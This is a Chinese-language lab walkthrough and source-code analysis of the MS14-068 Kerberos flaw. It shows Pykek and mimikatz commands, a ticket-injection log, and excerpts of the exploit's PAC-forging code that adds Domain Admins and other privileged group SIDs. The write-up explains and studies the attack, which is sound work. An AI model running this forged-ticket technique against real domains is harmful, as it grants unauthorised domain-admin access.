0x00 前言

在上一篇中说明了 Kerberos 的原理以及 SPN 的扫描和 Kerberoasting 的攻击方式，本章具体说一下 Kerberos 曾经爆出的一个经典的漏洞 MS14068 和金银票据的原理和利用方式。MS14068 是一个比较经典的漏洞，曾经也有同学在平台上说明过，本文炒一次冷饭并且对增强型的金票据做一个说明。

0x01 MS14068

MS14068 是一个能够使普通用户提权到域控权限的权限提升漏洞。攻击者可以通过构造特定的请求包来达到提升权限的目的。首先我们来说一下利用方式。

1 利用方式

实验环境：

域：YUNYING.LAB

域控：Windows Server 2008 R2 x64(DC)

域内主机：Windows 7 x64(s1):域帐户 ts1

所需工具：

Pykek

mimikatz

攻击流程：

实验之前需要在域控主机查看是否安装了 KB3011780 补丁，可通过 systeminfo 来查看。

一、首先在域内主机 s1 上通过 dir 来访问域控的共享文件夹，示拒绝访问。

二、通过 Pykek 工具利用漏洞，我这里使用的是将 python 脚本编译之后的 exe 文件。


参数说明：

-u 域账号+@+域名称，这里是 ts1+@+yunying.lab


-p 为当前用户的密码，即 ts1 的密码

-s 为 ts1 的 SID 值，可以通过 whoami /all 来获取用户的 SID 值

-d 为当前域的域控



脚本执行成功会在当前目录下生成一个 ccache 文件。



三、使用 mimikatz 导入生成的 ccache 文件，导入之前 cmd 下使用命令 klist purge 或者在 mimikatz 中使用 kerberos::purge 删除当前缓存的 kerberos 票据。

再次 dir 访问域控共享已经可以成功访问。

```
mimikatz # kerberos::ptc C:\Users\ts1\Desktop\TGT_ts1@yunying.lab.ccache

Principal : (01) : ts1 ; @ YUNYING.LAB

Data 0
          Start/End/MaxRenew: 2019/1/14 12:22:26 ; 2019/1/14 22:22:26 ; 2019/1/21 12:22:26
          Service Name (01) : krbtgt ; YUNYING.LAB ; @ YUNYING.LAB
          Target Name  (01) : krbtgt ; YUNYING.LAB ; @ YUNYING.LAB
          Client Name  (01) : ts1 ; @ YUNYING.LAB
          Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            acbab655d76676263606b7af2e20f3ef
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK

mimikatz # _
```

```
C:\Users\ts1\Desktop>dir \\dc.yunying.lab\c$
 驱动器 \\dc.yunying.lab\c$ 中的卷没有标签。
 卷的序列号是 00E7-5F53

 \\dc.yunying.lab\c$ 的目录

2009/07/14  11:20    <DIR>          PerfLogs
2019/01/07  10:36    <DIR>          Program Files
2019/01/07  10:36    <DIR>          Program Files (x86)
2019/01/06  00:56    <DIR>          Users
2019/01/07  10:42    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 32,412,114,944 可用字节

C:\Users\ts1\Desktop>
```

2 漏洞原理

MS14068 工具在使用过程中抓包可以看到 s1 和域控 192.168.254.130（实质上是与安装在域控上的 KDC）有 KRB_AS_REQ、KRB_AS_REP、KRB_TGS_REQ、KRB_TGS_REP 四次交互。

28 21.350224	192.168.254.131	192.168.254.130	KRB5	327 AS-REQ
29 21.352113	192.168.254.130	192.168.254.131	KRB5	665 AS-REP
30 21.352274	192.168.254.131	192.168.254.130	TCP	54 64668 → 88 [FIN, ACK] Seq=274 Ack=612 Wi…
31 21.357539	192.168.254.130	192.168.254.131	TCP	60 88 → 64668 [ACK] Seq=612 Ack=275 Win=655…
32 21.357539	192.168.254.130	192.168.254.131	TCP	60 88 → 64668 [RST, ACK] Seq=612 Ack=275 Wi…
33 21.373086	192.168.254.131	192.168.254.130	TCP	66 64669 → 88 [SYN] Seq=0 Win=8192 Len=0 MS…
34 21.373429	192.168.254.130	192.168.254.131	TCP	66 88 → 64669 [SYN, ACK] Seq=0 Ack=1 Win=81…
35 21.373466	192.168.254.131	192.168.254.130	TCP	54 64669 → 88 [ACK] Seq=1 Ack=1 Win=65536 L…
36 21.373528	192.168.254.131	192.168.254.130	KRB5	1398 TGS-REQ
37 21.374619	192.168.254.130	192.168.254.131	KRB5	1264 TGS-REP
38 21.374674	192.168.254.131	192.168.254.130	TCP	54 64669 → 88 [FIN, ACK] Seq=1345 Ack=1211 …

下面根据流程和工具源码来看漏洞是如何利用的：

KRB_AS_REQ

首先程序通过 build_as_req 函数构建 AS_REQ，在这里可以看到，参数 pac_request 设置为 false。

```
as_req = build_as_req(user_realm, user_name, user_key, current_time, nonce, pac_request=False)

def build_as_req(target_realm, user_name, key, current_time, nonce, pac_request=None):
    req_body = build_req_body(target_realm, 'krbtgt', target_realm, nonce, cname=user_name)
    pa_ts = build_pa_enc_timestamp(current_time, key)
```

也就是说设置了这个参数之后会向 KDC 申请一张不包含 PAC 的 TGT 票据，这是微软默认的设计，在下列链接中有详细说明。

https://docs.microsoft.com/en-us/previous-versions/aa302203(v=msdn.10)#security-considerations

PAC Request Pre-Auth Data

Normally, the PAC is included in every pre-authenticated ticket received from an AS request. However, a client may also explicitly request either to include or to not include the PAC. This is done by sending the PAC-REQUEST preauth data.

This is an ASN.1 encoded structure.

Copy

```
KERB-PA-PAC-REQUEST     ::= SEQUENCE {
        include-pac[0] BOOLEAN -- if TRUE, and no pac present,
                               -- include PAC.
                               ---If FALSE, and pac
                               -- PAC present, remove PAC
}
```


The fields are defined as follows:

- **include-pac** — This field indicates whether a PAC should be included or not. If the value is TRUE, a PAC will be included independent of other preauth data. If the value is FALSE, then no PAC will be included, even if other preauth data is present.

The preauth ID is:

- #define KRB5_PADATA_PAC_REQUEST 128

通过 PCAP 包可以更直观的看到在 AS-REQ 请求中的 include-pac:False 字段。这是造成这个漏洞的第一个因素。




KRB_AS_REP

在 AS 发起请求之后，KDC（AS）将返回一张不包含有 PAC 的 TGT 票据给 Client。在这里是 tgt_a。

```
sys.stderr.write('  [+] Parsing AS-REP from %s...' % kdc_a)
sys.stderr.flush()
as_rep, as_rep_enc = decrypt_as_rep(data, user_key)
session_key = (int(as_rep_enc['key']['keytype']), str(as_rep_enc['key']['keyvalue']))
logon_time = gt2epoch(str(as_rep_enc['authtime']))
tgt_a = as_rep['ticket']
sys.stderr.write(' Done!\n')
```

抓包可以看到这个以 268fdb 开头的 TGT 票据。



KRB_TGS_REQ

攻击脚本使用了两个关键函数来实现这个过程，首先通过 build 构造 PAC，然后通过 build_tgs_req 函数构造 TGS-REQ 的内容。

```
sys.stderr.write('  [+] Building TGS-REQ for %s...' % kdc_a)
sys.stderr.flush()
subkey = generate_subkey()
nonce = getrandbits(31)
current_time = time()
pac = (AD_WIN2K_PAC, build_pac(user_realm, user_name, user_sid, logon_time))
tgs_req = build_tgs_req(user_realm, 'krbtgt', target_realm, user_realm, user_name,tgt_a, session_key, subkey,
    nonce, current_time, pac, pac_request=False)
sys.stderr.write(' Done!\n')
```

build_pac

当 Client 接收到 AS 返回的不带有 PAC 的 TGT 之后通过脚本中的 build_pac 函数开始构造 PAC。

```
def build_pac(user_realm, user_name, user_sid, logon_time, server_key=(RSA_MD5, None), kdc_key=(RSA_MD5, None)):
    logon_time = epoch2filetime(logon_time)
    domain_sid, user_id = user_sid.rsplit('-', 1)
    user_id = int(user_id)
    elements = []
    elements.append((PAC_LOGON_INFO, _build_pac_logon_info(domain_sid, user_realm, user_id, user_name, logon_time)))
    elements.append((PAC_CLIENT_INFO, _build_pac_client_info(user_name, logon_time)))
    elements.append((PAC_SERVER_CHECKSUM, pack('I', server_key[0]) + chr(0)*16))
    elements.append((PAC_PRIVSVR_CHECKSUM, pack('I', kdc_key[0]) + chr(0)*16))
    buf = ''
    buf += pack('I', len(elements))
    buf += pack('I', 0)
    offset = 8 + len(elements) * 16
    for ultype, data in elements:
        buf += pack('I', ultype)
        buf += pack('I', len(data))
        buf += pack('Q', offset)
        offset = (offset + len(data) + 7) / 8 * 8
    for ultype, data in elements:
        if ultype == PAC_SERVER_CHECKSUM:
            ch_offset1 = len(buf) + 4
        elif ultype == PAC_PRIVSVR_CHECKSUM:
            ch_offset2 = len(buf) + 4
        buf += data
        buf += chr(0) * ((len(data) + 7) / 8 * 8 - len(data))

    chksum1 = checksum(server_key[0], buf, server_key[1])
    chksum2 = checksum(kdc_key[0], chksum1, kdc_key[1])

    buf = buf[:ch_offset1] + chksum1 + buf[ch_offset1+len(chksum1):ch_offset2] + chksum2 + buf[ch_offset2+len(chksum2):]
    return buf
```

这里我们重点关注一下 PAC 中的 chksum1 和 chksum2，也就是“PAC 的引入”中提到的 PAC 的两个数字签名 PAC_SERVER_CHECKSUM 和 PAC_PRIVSVR_CHECKSUM。

注意一下其中第一个参数 server_key[0]和 kdc_key[0]的值其实是程序指定的 RSA_MD5，而 Key 的值为 None，但原则上来说这个加密方式是应该由 KDC 来确定的。也就是说加密 PAC_SERVER_CHECKSUM 和 PAC_PRIVSVR_CHECKSUM 这两个数字签名的 Key 应该分别是

Server 密码 HASH 和 KDC 密码 HASH，在这里却直接使 Key 为 None，然后直接使用 RSA_MD5 方式加密。

这是漏洞形成的第二个因素，查看 checksum 函数即可验证这一点。

```
def checksum(cksumtype, data, key=None):
    if cksumtype == RSA_MD5:
        return MD5.new(data).digest()
    elif cksumtype == HMAC_MD5:
        return HMAC.new(key, data).digest()
    else:
        raise NotImplementedError('Only MD5 supported!')
```

同时在这个过程中我们也需要关注一下 user_sid 这个参数，build_pac 函数会将其分割，然后重新构造高权限的 sid 的值。在这里 user_sid 的值为 S-1-5-21-4249968736-1423802980-663233003-1104，分割之后 domain_sid 为 S-1-5-21-4249968736-1423802980-663233003，user_id 为 1104。

```
    pac = (AD_WIN2K_PAC, build_pac(user_realm, user_name, user_sid, logon_time))

def build_pac(user_realm, user_name, user_sid, logon_time, server_key=(RSA_MD5, None), kdc_key=(RSA_MD5, None)):
    logon_time = epoch2filetime(logon_time)
    domain_sid, user_id = user_sid.rsplit('-', 1)
    user_id = int(user_id)
    elements = []
    elements.append((PAC_LOGON_INFO, _build_pac_logon_info(domain_sid, user_realm, user_id, user_name, logon_time)))

def _build_pac_logon_info(domain_sid, domain_name, user_id, user_name, logon_time):
    buf = []
    buf.append('')
    # GroupIds[0]
    buf[0] += _build_groups(buf, 0x2001c, [(513, SE_GROUP_ALL),
                                           (512, SE_GROUP_ALL),
                                           (520, SE_GROUP_ALL),
                                           (518, SE_GROUP_ALL),
                                           (519, SE_GROUP_ALL)])
    # UserFlags
    buf[0] += pack('I', 0)
    # UserSessionKey
    buf[0] += pack('QQ', 0, 0)
    # LogonServer
    buf[0] += _build_unicode_string(buf, 0x20020, '')
    # LogonDomainName
    buf[0] += _build_unicode_string(buf, 0x20024, domain_name)
    # LogonDomainId
    buf[0] += _build_sid(buf, 0x20028, domain_sid)
```

其中 512、520、518、519 分别为不同的组的 sid 号。513 为 DOMAIN USERS 组。通过这种方式构造了包含高权限组 SID 的 PAC。

```
YUNYING\Group Policy Creator Owners          组    S-1-5-21-4249968736-1423802980-663233003-520 必需的组，启用于默认，
启用的组
YUNYING\Domain Admins                        组    S-1-5-21-4249968736-1423802980-663233003-512 必需的组，启用于默认，
启用的组
YUNYING\Enterprise Admins                    组    S-1-5-21-4249968736-1423802980-663233003-519 必需的组，启用于默认，
启用的组
YUNYING\Schema Admins                        组    S-1-5-21-4249968736-1423802980-663233003-518 必需的组，启用于默认，
启用的组
YUNYING\Denied RODC Password Replication Group 别名  S-1-5-21-4249968736-1423802980-663233003-572 必需的组，启用于默认，
启用的组
```

build_tgs_req

在 build_tgs_req 函数的参数中，authorization_data 对应的为 build_pac 生成的 pac。

```
tgs_req = build_tgs_req(user_realm, 'krbtgt', target_realm, user_realm, user_name,tgt_a, session_key, subkey,
    nonce, current_time, pac, pac_request=False)
```

这里将 PAC 传入 build_tgs_req 之后使用 subkey 将其加密。

```
def build_tgs_req(target_realm, target_service, target_host,
                  user_realm, user_name, tgt, session_key, subkey,
                  nonce, current_time, authorization_data=None, pac_request=None):
    if authorization_data is not None:
        ad1 = AuthorizationData()
        ad1[0] = None
        ad1[0]['ad-type'] = authorization_data[0]
        ad1[0]['ad-data'] = authorization_data[1]
        ad = AuthorizationData()
        ad[0] = None
        ad[0]['ad-type'] = AD_IF_RELEVANT
        ad[0]['ad-data'] = encode(ad1)
        enc_ad = (subkey[0], encrypt(subkey[0], subkey[1], 5, encode(ad)))
    else:
        ad = None
        enc_ad = None

    req_body = build_req_body(target_realm, target_service, target_host, nonce, authorization_data=enc_ad)
    chksum = (RSA_MD5, checksum(RSA_MD5, encode(req_body)))
```

而通过下图可以看到 subkey 其实是函数 generate_subkey 生成的一串 16 位的随机数。

```
subkey = generate_subkey()
nonce = getrandbits(31)
current_time = time()
pac = (AD_WIN2K_PAC, build_pac(user_realm, user_name, user_sid, logon_time))
tgs_req = build_tgs_req(user_realm, 'krbtgt', target_realm, user_realm, user_name,tgt_a, session_key, subkey,
    nonce, current_time, pac, pac_request=False)
sys.stderr.write(' Done!\n')
```

```
def generate_subkey(etype=RC4_HMAC):
    if etype != RC4_HMAC:
        raise NotImplementedError('Only RC4-HMAC supported!')
    key = random_bytes(16)
    return (etype, key)
```

那现在为止出现的问题有：

A、在域中默认允许设置 Include-pac 的值为 False（不能算漏洞，应该是微软对于某些特定场景的特殊考虑设计出的机制）。


B、PAC 中的数字签名可以由 Client 端指定，并且 Key 的值可以为空。

C、PAC 的加密方式也可以由 Client 指定，并且 Key 的值为 generate_subkey 函数生成的 16 位随机数。

D、构造的 PAC 中包含高权限组的 SID 内容。

也就是说通过这几点 Client 完全伪造了一个 PAC 发送给 KDC，并且 KDC 通过 Client 端在请求中指定的加密算法来解密伪造的 PAC 以及校验数字签名，并验证通过。

通过抓包可以看到在这个过程中将接收的 TGT（268fdb 开头）和加密方式为 ARCFOUR-HMAC-MD5 的 PAC 内容。




KRB_TGS_REP

KDC 在根据对伪造的 PAC 验证成功之后，返回给 Client 端一有新的 TGT，并且这个 TGT 会将 Pykek 生成的 PAC 包含在其中，这里正常情况下返回的其实是一张用于发送给 Server 端做认证的 ST 票据。

```
sys.stderr.write('  [+] Parsing TGS-REP from %s...' % kdc_a)
tgs_rep, tgs_rep_enc = decrypt_tgs_rep(data, subkey)
session_key2 = (int(tgs_rep_enc['key']['keytype']), str(tgs_rep_enc['key']['keyvalue']))
tgt_b = tgs_rep['ticket']
sys.stderr.write(' Done!\n')
```


当 Pykek 工具接收到新的 TGT 之后就将其保存生成 ccache 文件。也就是说这时 Client 已经获得了一张包含有高权限 PAC 内容的正常的 TGT 票据（564eab 开头）。




使用 Mimikatz 利用 TGT 访问 DC 共享文件夹

这时我们通过 mimikatz 来导入票证，并且用 dir \\dc.yunying.lab\c$来访问域控的共享文件夹。


抓包可以看到这时 Client 端发起了两次 TGS-REQ 请求，重点关注一下第一次，此时用的票据就是使用 mimikatz 导入的 TGT，也就是上面 KRB_TGS_REP 过程中返回的那个 tgt_b（564eab 开头）。




请求之后返回了一张针对 dc.yunying.lab（域控）的 CIFS 票据也就是正常流程中的 ST（Service Ticket）票据（234062 开头）：



这时在抓的包中发现并没有 AP_REQ 这个流程，是因为在 Kerberos 中 AP_REQ 这个过程放在了服务的第一次请求中，这里是放在 SMB 的 Session Setup Request 中（其他协议同理，比如 HTTP 协议是放在 GET 请求中）。



然后在 SMB 的 Session Setup Response 中做出响应，也就是 AP-REP 这个流程。

